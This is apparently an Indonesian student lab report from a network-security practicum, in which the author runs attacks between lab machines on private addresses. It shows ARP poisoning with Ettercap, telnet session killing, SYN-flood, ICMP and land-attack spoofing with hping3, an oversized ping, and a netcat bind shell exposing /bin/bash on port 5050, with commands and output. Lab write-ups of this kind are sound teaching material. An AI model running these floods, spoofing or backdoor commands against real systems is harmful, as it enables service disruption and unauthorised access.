
GAMBAR TOPOLOGI JARINGAN BESERTA IP ADDRESSNYA



1. **ARP SPOOFING**
   - **Menaktifkan server di perangkat Server(SERVER)**


```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable openbsd-inetd
Synchronizing state of openbsd-inetd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable openbsd-inetd
Created symlink '/etc/systemd/system/multi-user.target.wants/inetd.service' → '/usr/lib/systemd/system/inetd.service'.
```

   - **Cek status server(SERVER)**


```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl status openbsd-inetd
● inetd.service - Internet superserver
     Loaded: loaded (/usr/lib/systemd/system/inetd.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-12-26 07:03:16 EST; 1min 8s ago
 Invocation: 21e1f5b1c38348d3883d2bac11073744
       Docs: man:inetd(8)
   Main PID: 7707 (inetd)
      Tasks: 1 (limit: 4535)
     Memory: 652K (peak: 1.9M)
        CPU: 25ms
     CGroup: /system.slice/inetd.service
             └─7707 /usr/sbin/inetd

Dec 26 07:03:16 kali systemd[1]: Starting inetd.service - Internet superserver...
Dec 26 07:03:16 kali systemd[1]: Started inetd.service - Internet superserver.
```


   - **SET TARGET 1 DAN 2 DI ETTERCAP (ATTACKER)**




- **PILIH MITM ARP POISONING(ATTACKER)**




- **Client Menjalankan server di perangkatnya (CLIENT)**



- **HASIL ARP POISONING DI ETTERCAP**




- **Hasil arp poisoning yang tercapture di wireshark**




2. **Session Hijacking**


- **Pastikan Client masih terhubung (sedang login telnet).**



- **Di Ettercap, klik menu View > Connections, baris koneksi yang statusnya ACTIVE (biasanya protokol TCP, port 23 untuk telnet). Klik ikon Minus (-) atau tombol Kill di bagian bawah/atas menu.**



- **Hasil di Client: Koneksi Telnet di laptop Client akan tiba-tiba macet atau muncul pesan Connection closed by foreign host.**




3. **Ip Spoofing**

- **SYN Flood Attack (dengan Random IP Spoofing), (Attacker)**

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S --flood --rand-source -p 23 10.171.150.152
[sudo] password for kali:
HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


- **Hasil: Anda akan melihat ribuan paket datang dari IP yang aneh dan berganti-ganti sangat cepat (misal: 200.10.5.1, 15.2.3.4, dll), padahal serangan itu aslinya dari Laptop Attacker.**



- **ICMP Spoofing (Ping Palsu)**

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --icmp -a 10.171.150.51 10.171.150.152
HPING 10.171.150.152 (eth0 10.171.150.152): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.171.150.152 ttl=64 id=56801 icmp_seq=0 rtt=255.7 ms
len=46 ip=10.171.150.152 ttl=64 id=56816 icmp_seq=1 rtt=71.1 ms
len=46 ip=10.171.150.152 ttl=64 id=56968 icmp_seq=2 rtt=98.8 ms
len=46 ip=10.171.150.152 ttl=64 id=57102 icmp_seq=3 rtt=218.5 ms
len=46 ip=10.171.150.152 ttl=64 id=57160 icmp_seq=4 rtt=42.7 ms
len=46 ip=10.171.150.152 ttl=64 id=57168 icmp_seq=5 rtt=57.9 ms
len=46 ip=10.171.150.152 ttl=64 id=57315 icmp_seq=6 rtt=89.5 ms
len=46 ip=10.171.150.152 ttl=64 id=57509 icmp_seq=7 rtt=209.0 ms
len=46 ip=10.171.150.152 ttl=64 id=57525 icmp_seq=8 rtt=36.5 ms
^C
── 10.171.150.152 hping statistic ──
125 packets transmitted, 9 packets received, 93% packet loss
round-trip min/avg/max = 36.5/120.0/255.7 ms
```


- **Hasil: Server akan melihat request Ping masuk dari IP Client, padahal Client diam saja. Server kemudian akan membalas (Reply) ke Client asli.**



- **Land Attack**

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 23 -a 10.171.150.152 10.171.150.152
HPING 10.171.150.152 (eth0 10.171.150.152): S set, 40 headers + 0 data bytes
^C
── 10.171.150.152 hping statistic ──
636 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


- **Source dan Destination akan memiliki IP yang SAMA (IP Server itu sendiri).**



4. **Ping Of Death**
   - **Ping Paket Besar**

```
┌──(kali㉿kali)-[~]
└─$ ping -s 6000 10.171.150.152
PING 10.171.150.152 (10.171.150.152) 6000(6028) bytes of data.
6008 bytes from 10.171.150.152: icmp_seq=1 ttl=64 time=38.9 ms
6008 bytes from 10.171.150.152: icmp_seq=2 ttl=64 time=66.3 ms
6008 bytes from 10.171.150.152: icmp_seq=3 ttl=64 time=13.0 ms
6008 bytes from 10.171.150.152: icmp_seq=4 ttl=64 time=215 ms
6008 bytes from 10.171.150.152: icmp_seq=5 ttl=64 time=45.0 ms
6008 bytes from 10.171.150.152: icmp_seq=6 ttl=64 time=66.9 ms
6008 bytes from 10.171.150.152: icmp_seq=7 ttl=64 time=93.8 ms
6008 bytes from 10.171.150.152: icmp_seq=8 ttl=64 time=207 ms
6008 bytes from 10.171.150.152: icmp_seq=9 ttl=64 time=35.9 ms
6008 bytes from 10.171.150.152: icmp_seq=10 ttl=64 time=63.3 ms
```

   - **Pengamatan di Server (EtherApe):**
     Lihat lingkaran yang mewakili IP Attacker dan IP Server.Garis koneksi antar keduanya akan menjadi lebih tebal dan lingkaran membesar dibandingkan ping biasa.



5. **Percobaan Backdoor**

- **Jalankan Backdoor Listener: Sekarang Anda bisa menjalankan perintah persis seperti di modul. Ini akan membuka port 5050 dan siap memberikan akses terminal (/bin/bash) ke siapa saja yang masuk.**

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 5050 -e /bin/bash
bash: line 3: la: command not found
New password: Password change has been aborted.
passwd: Authentication token manipulation error
passwd: password unchanged
```

- **Cek Port (Opsional): Sesuai modul, pastikan port 5050 terbuka di target.**

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.171.150.152 -p 5050
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 08:58 EST
Nmap scan report for 10.171.150.152
Host is up (0.20s latency).

PORT     STATE SERVICE
5050/tcp open  mmcc
MAC Address: E8:FB:1C:CA:16:1F (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```

- **Masuk ke Backdoor: Lakukan koneksi ke port tersebut:**
  Tes Akses: Jika berhasil, tidak akan muncul prompt apa-apa, tapi Anda sudah ada di dalam server. Ketik perintah ini untuk membuktikan:
  id
  whoami
  ls -la
  Anda akan melihat bahwa Anda memiliki akses penuh ke folder server tanpa perlu login username/password.

```
┌──(kali㉿kali)-[~]
└─$ nc 10.171.150.152 5050
id
uid=1000(kali) gid=1000(kali)
hark),134(kaboxer)
whoami
kali
la -ls
```